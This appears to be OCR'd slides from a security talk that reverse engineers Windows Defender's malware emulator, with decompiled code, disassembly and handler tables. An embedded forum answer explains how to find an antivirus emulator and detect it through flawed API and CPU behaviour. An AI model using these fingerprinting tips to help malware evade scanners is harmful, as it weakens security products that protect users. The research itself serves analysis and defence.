
## Examples:

Halvar Flake's SSTIC 2018 keynote

- Getting coverage traces from MPENGINE.DLL - difficult because of privileged process


# Outline

1. Introduction
2. Tooling & Process
3. Reverse Engineering
   a. Startup
   b. CPU Emulation
   c. Instrumentation
   d. Windows Emulation & Environment
4. Vulnerability Research
5. Conclusion



# Getting Emulated

- `__rsignal` function provides an entry point into Defender's scanning - give it a buffer of data and it returns a malware classification
- Defender uses emulation to analyze executables it does not recognize with other less expensive analyses
- Emulation results are cached - a given binary will only be emulated once, even if scanned multiple times



# Emulator Initialization

- Allocate memory
- Initialize various objects and subsystems used during emulation
- Load the binary to be analyzed - relocate, resolve imports, etc
- Initialize virtual DLLs in the process memory space

- Heuristic observations about the binary are recorded - section alignment, number of imports, etc

```
if ( !v->imagename[0] )
{
  imageName = "C:\\Windows\\iexplore.exe";
  if ( !(v->pehdr.Characteristics & IMAGE_FILE_DLL) )
    imageName = "C:\\myapp.exe";
  StringCchCopyA(v->imagename, 0x104u, imageName);
}
```

```
  MpSetAttribute(v11->sr, "pea_suspicious_section_fsize", 0i64, 0i64);
  v80->peattributes[100] = 1;
  v11 = v80;
}
if ( (~(v11->pehdr.SectionAlignment - 1) & (v11->pehdr.SectionAlignment + v11->pe
  && !v11->peattributes[101] )
{
  MpSetAttribute(v11->sr, "pea_suspicious_section_vsize", 0i64, 0i64);
  v80->peattributes[101] = 1;
  v11 = v80;
}
v69 = v11->pesecs[v39].Name[0];
v40 = isprint(v69);
v11 = v80;
if ( !v40 && !v80->peattributes[102] )
{
  MpSetAttribute(v80->sr, "pea_suspicious_section_name", 0i64, 0i64);
  v80->peattributes[102] = 1;
  v11 = v80;
}
if ( v11->pesecs[v39].PointerToRawData & 0x1FF && !v11->peattributes[104] )
{
  MpSetAttribute(v11->sr, "pea_suspicious_section_offset", 0i64, 0i64);
  v80->peattributes[104] = 1;
  v11 = v80;
}
```

```
vdll_idx = vdll_get_index_by_name(name, v1->vhost);
if ( vdll_idx == -1 )
{
  CRC = CRCUpperStringExA(v28, name, v61);
  _strnicmp(name, "api-ms-", 7u);
  if ( v31
    || (RecID = 0, nidsearchrecidex(NID_APISET_REDIRECT, &RecID, CRC, 0) != 1
    || (recName = namefromrecid(RecID)) == 0
    || *recName != 35 )
  {
    StringCchCopyA(originalname, 0x104u, name);
    DLLName = "unknowndll.dll";
  }
  else
  {
    StringCchCopyA(originalname, 0x104u, name);
    DLLName = recName + 1;
    CRC = CRCUpperStringExA(v35, DLLName, v61);
  }
  vdll_idx = vdll_get_index_by_name(DLLName, v1->vhost);
}
```

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



# CPU Emulation

- Support for many architectures
  - This presentation looks at x86 32-bit
- Technically dynamic translation, not “emulation”
  - Lift to IL, JIT compile to sanitized x86
- Architecture-specific software emulation functions handle unique or difficult to lift instructions
- The subsystem is incredibly complicated, and could be a full talk in its own right
  - Not a primary focus of this research and the subsystem I understand the least about







```
DT_platform_x86_16  = 0n0
DT_platform_x86_32  = 0n1
DT_platform_x86_64  = 0n2
DT_platform_emu_IL  = 0n3
DT_platform_NETRPF  = 0n4
DT_platform_NETEmu  = 0n5
DT_platform_DTlib32 = 0n6
DT_platform_DTlib64 = 0n7
DT_platform_VMProtect = 0n8
DT_platform_ARM   = 0n9
DT_platform_count = 0n10
```




# *_2_IL Lifting

- ARM_2_IL(DT_context *)
- NETEmu_2_IL(DT_context *)
- NETRPF_2_IL(DT_context *)
- VMP_2_IL(DT_context *)
- x64_2_IL(DT_context *)
- x86_2_IL(DT_context *)

Individual architecture to IL lifting

Grab the bytes of opcode, determine type, then emit IL accordingly



x86_IL_translator::translate

I've done this same exercise with anti-virus engines on a number of occasions. Generally the steps I use are:

11

1. Identify the CPU/Windows emulator. This is generally the hardest part. Look at filenames, and also grep the disassembly for large switch statements. Find the switches that have 200 or more cases and examine them individually. At least one of them will be related to decoding the single-byte X86 opcodes.
2. Find the dispatcher for the CALL instruction. Usually it has special processing to determine whether a fixed address is being called. If this approach yields no fruit, look at the strings in the surrounding modules to see anything that is obviously related to some Windows API.
3. Game over. AV engines differ from the real processor and a genuine copy of Windows in many easily-discernible ways. Things to inspect: pass bogus arguments to the APIs and see if they handle erroneous conditions correctly (they never do). See if your emulator models the AF flag. Look up the exception behavior of a complex instruction and see if your emulator implements it properly. Look at the implementations of GetTickCount and GetLastError specifically as these are usually miserably broken.

share improve this answer


answered Sep 18 '13 at 8:00
Rolf Rolles
3,608 • 11 • 24

```
  v1->m_icode[v1->m_last_icode_ix] = v58 | 0xFF00;
  v1->m_ioffs[v1->m_last_icode_ix] = v59;
  goto LABEL_99;
case 0x13u:
  x86_IL_common::push_reg_Ev(&v1->vfptr, 0);
  v1->m_vticks_tmp = 6;
  goto LABEL_40;
case 0x14u:
  x86_IL_common::pop_reg_Ev(&v1->vfptr);
```


Example: Single-byte x86 push register opcodes all map to type 0x13

# IL Emulation in Software

Emulator can run IL bytecode in software



`run_IL_emulator`




I did not observe this *software IL emulator* being invoked during my research

- Hypothesis: used for non-x86 host systems, e.g., Windows on ARM?

```
eIL_ID_xor8  = 0n107
eIL_ID_xor16 = 0n108
eIL_ID_xor32 = 0n109
```

# IL-to-x86 JIT Translation

IL code can be translated to x86 and executed, a basic block at a time

I observed this *IL-to-x86 JIT* being exercised during research

**DEFEATING POLYMORPHISM: BEYOND EMULATION**

*Adrian E. Stepan*
Microsoft Corp., One Microsoft Way, Redmond, WA 90852, USA

Check out MSFT's VB2005 paper

`lea` opcode = `0x8d`

```
void __thiscall IL_x86_common::lea_r32_ii32<0>(
{
  __int16 regxor; // ax
  char *x86Buf2; // edx
  char *x86Buf; // ecx

  regxor = reg << 11;
  if ( imm >= 0x80 )
  {
    x86Buf = &this->m_exe_ptr[this->m_exe_ix];
    *x86Buf = regxor | 0x858D;
    *(x86Buf + 2) = imm;
    this->m_exe_ix += 6;
  }
  else
  {
    x86Buf2 = &this->m_exe_ptr[this->m_exe_ix];
    *x86Buf2 = regxor | 0x458D;
    x86Buf2[2] = imm;
    this->m_exe_ix += 3;
  }
}
```

```
mov     this, esi       ; this
mov     byte ptr [eax], 0BAh
push    dword ptr [edi+4] ; esc_ID
call    ?get_esc_pfn@DT_context@@QBEPBQ6AXXZK@Z ; DT_context::get_esc_pfn(ulong)
mov     byte ptr [esi+37C8h], 1
mov     edx, [eax]
```

Calls to `esc`[ape] functions are JITted for special handling of unique instructions

```
loc_5A3E711A:
mov     this, [esi+37BCh]
mov     ebx, 0E989h     ; mov ecx, ebp
mov     eax, [esi+37B4h]
mov     [this+eax+5], bx
mov     byte ptr [this+eax+7], 0B8h ; mov eax, imm
mov     [this+eax+8], edx ; imm
mov     edx, 0D0FFh     ; call eax
mov     [this+eax+0Ch], dx
add     dword ptr [esi+37BCh], 0Eh
jmp     loc_5A3E525D    ; jumptable 5A3E870A default case
```

# Architecture-Specific `esc` Handlers

Architecture-specific functions provide handling for unique architectural events and emulation of unique instructions

```
; void (__cdecl *const DTLIB::DTlib_x32_escfn[21])()
DTLIB__DTlib_x32_escfn dd offset @x86_printregs_wrap@8
                                ; DATA XREF: DTLIB::setup_DTlib32_source(DTcore_interface *,DT_context *)+1
                                ; x86_printregs_wrap(x,x)
            dd offset ?x86_valid_div@@YIXPAVDT_context@@KK@Z ; x86_valid_div(DT_context *,ulong,ulong)
            dd offset ?DTlib_parseint@DTLIB@@YIXPAVDT_context@@K@Z ; DTLIB::DTlib_parseint(DT_context *,ulong)
            dd offset ?x86_emulate@@YIXPAVDT_context@@K@Z ; x86_emulate(DT_context *,ulong)
            dd offset ?x86_inv_opc@@YIXPAVDT_context@@K@Z ; x86_inv_opc(DT_context *,ulong)
            dd offset ?x86_emu_intnn@@YIXPAVDT_context@@@Z ; x86_emu_intnn(DT_context *)
            dd offset ?x86_signal_tick@@YIXPAVDT_context@@K@Z ; x86_signal_tick(DT_context *,ulong)
            dd offset ?x86_emu_bound@@YIXPAVDT_context@@@Z ; x86_emu_bound(DT_context *)
            dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAVAutoInitModule
            dd offset ?x32_exe_bkpt@@YIXPAVDT_context@@K@Z ; x32_exe_bkpt(DT_context *,ulong)
            dd offset ?x32_load_selector@@YIXPAVDT_context@@K@Z ; x32_load_selector(DT_context *,ulong)
            dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAVAutoInitModule
            dd offset ?x32_check_priv@@YIXPAVDT_context@@K@Z ; x32_check_priv(DT_context *,ulong)
            dd offset ?x86_store_FPU_CSIP@@YIXPAVDT_context@@@Z ; x86_store_FPU_CSIP(DT_context *)
            dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAVAutoInitModule
            dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAVAutoInitModule
            dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAVAutoInitModule
            dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAVAutoInitModule
            dd offset ?x86_eFX_load@@YIXPAVDT_context@@@Z ; x86_eFX_
            dd offset ?x86_eFX_store@@YIXPAVDT_context@@@Z ; x86_eFX
            dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrF
            dd offset ?? R4DTState@DTLIB@@6B@ ; const DTLIB::DTState
```

```
; void (__cdecl *const ARM_esc_handlers[51])()
ARM_esc_handlers dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR(
                                ; DATA XREF: setup_ARM_source(DTcore_interface *,DT_cont
                                ; ResmgrPluginGlue<CResmgrFile,&ResmgrFileInit(AutoInitM
            dd offset ?GetAttributeList@ResourceItemBase@@UBEXAAV?$CStdRefList@UIAttributeIt
            dd offset ?ARM_parseint@@YIXPAVDT_context@@K@Z ; ARM_parseint(DT_context *,ulong
            dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@
            dd offset ?ARM_emulate@@YIXPAVDT_context@@K@Z ; ARM_emulate(DT_context *,ulong)
            dd offset ?eIL_inv_opc@@YIXPAVDT_context@@K@Z ; eIL_inv_opc(DT_context *,ulong)
            dd offset ?ARM_signal_tick@@YIXPAVDT_context@@K@Z ; ARM_signal_tick(DT_context *
            dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@
            dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@
            dd offset ?ARM_FLG_load@@YIXPAVDT_context@@@Z ; ARM_FLG_load(DT_context *)
            dd offset ?ARM_FLG_store@@YIXPAVDT_context@@@Z ; ARM_FLG_store(DT_context *)
            dd offset ?ARM_check_bx@@YIXPAVDT_context@@@Z ; ARM_check_bx(DT_context *)
            dd offset ?ARM_usad@@YIXPAVDT_context@@@Z ; ARM_usad(DT_context *)
            dd offset ?ARM_ssat@@YIXPAVDT_context@@K@Z ; ARM_ssat(DT_context *,ulong)
            dd offset ?ARM_usat@@YIXPAVDT_context@@K@Z ; ARM_usat(DT_context *,ulong)
            dd offset ?ARM_ssat16@@YIXPAVDT_context@@K@Z ; ARM_ssat16(DT_context *,ulong)
            dd offset ?ARM_usat16@@YIXPAVDT_context@@K@Z ; ARM_usat16(DT_context *,ulong)
            dd offset ?ARM_qadd@@YIXPAVDT_context@@K@Z ; ARM_qadd(DT_context *,ulong)
            dd offset ?ARM_qdadd@@YIXPAVDT_context@@K@Z ; ARM_qdadd(DT_context *,ulong)
            dd offset ?ARM_qsub@@YIXPAVDT_context@@K@Z ; ARM_qsub(DT_context *,ulong)
            dd offset ?ARM_qdsub@@YIXPAVDT_context@@K@Z ; ARM_qdsub(DT_context *,ulong)
            dd offset ?ARM_smlal@@YIXPAVDT_context@@K@Z ; ARM_smlal(DT_context *,ulong)
            dd offset ?ARM_smlalbb@@YIXPAVDT_context@@K@Z ; ARM_smlalbb(DT_context *,ulong)
            dd offset ?ARM_smlalbt@@YIXPAVDT_context@@K@Z ; ARM_smlalbt(DT_context *,ulong)
            dd offset ?ARM_smlaltb@@YIXPAVDT_context@@K@Z ; ARM_smlaltb(DT_context *,ulong)
            dd offset ?ARM_smlaltt@@YIXPAVDT_context@@K@Z ; ARM_smlaltt(DT_context *,ulong)
            dd offset ?ARM_smlald@@YIXPAVDT_context@@K@Z ; ARM_smlald(DT_context *,ulong)
            dd offset ?ARM_smlaldx@@YIXPAVDT_context@@K@Z ; ARM_smlaldx(DT_context *,ulong)
            dd offset ?ARM_smlsld@@YIXPAVDT_context@@K@Z ; ARM_smlsld(DT_context *,ulong)
            dd offset ?ARM_smlsldx@@YIXPAVDT_context@@K@Z ; ARM_smlsldx(DT_context *,ulong)
            dd offset ?ARM_umlal@@YIXPAVDT_context@@K@Z ; ARM_umlal(DT_context *,ulong)
            dd offset ?ARM_umaal@@YIXPAVDT_context@@K@Z ; ARM_umaal(DT_context *,ulong)
            dd offset ?ARM_add8@@YIXPAVDT_context@@K@Z ; ARM_add8(DT_context *,ulong)
            dd offset ?ARM_add16@@YIXPAVDT_context@@K@Z ; ARM_add16(DT_context *,ulong)
            dd offset ?ARM_asx@@YIXPAVDT_context@@K@Z ; ARM_asx(DT_context *,ulong)
            dd offset ?ARM_sub8@@YIXPAVDT_context@@K@Z ; ARM_sub8(DT_context *,ulong)
```

```
case 0xA2u:                                // opcode 0x0F 0xA2
  v35 = x86_common_context::emulate_CPUID(v3, pC, 1);
  if ( v3->m_enable_cpuid_randomizing )
    x86_common_context::notify_nondeterministic_event(v3, (v35 << 8) | 1);
  return;
```

# x86_common_context::emulate_CPUID


```
; Attributes: bp-based frame

; unsigned int __thiscall x86_common_context::emulate_CPUID(x86_common_context *this, struct DT_context *, bool)
?emulate_CPUID@x86_common_context@@QAEKPAVDT_context@@_N@Z proc near

var_4= dword ptr -4
arg_0= dword ptr  8
arg_4= byte ptr  0Ch

push    ebp
mov     ebp, esp
push    ecx
mov     eax, [ebp+arg_0]
push    ebx
push    esi
mov     esi, ecx
push    edi
push    2
pop     edx
add     dword ptr [esi+3A8h], 100h
mov     ecx, [esi+130h]
adc     dword ptr [esi+3ACh], 0
xor     ebx, ebx
mov     eax, [eax+3668h]
inc     ebx
and     eax, edx
mov     [ebp+var_4], eax
mov     eax, [ecx]
test    eax, eax
jz      loc_5A572139
```

```
__asm {
    mov eax, 0x80000001
    cpuid
}
```




Architecture-specific *software* emulation for x86 `CPUID` instruction

Code coverage provided by Lighthouse

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
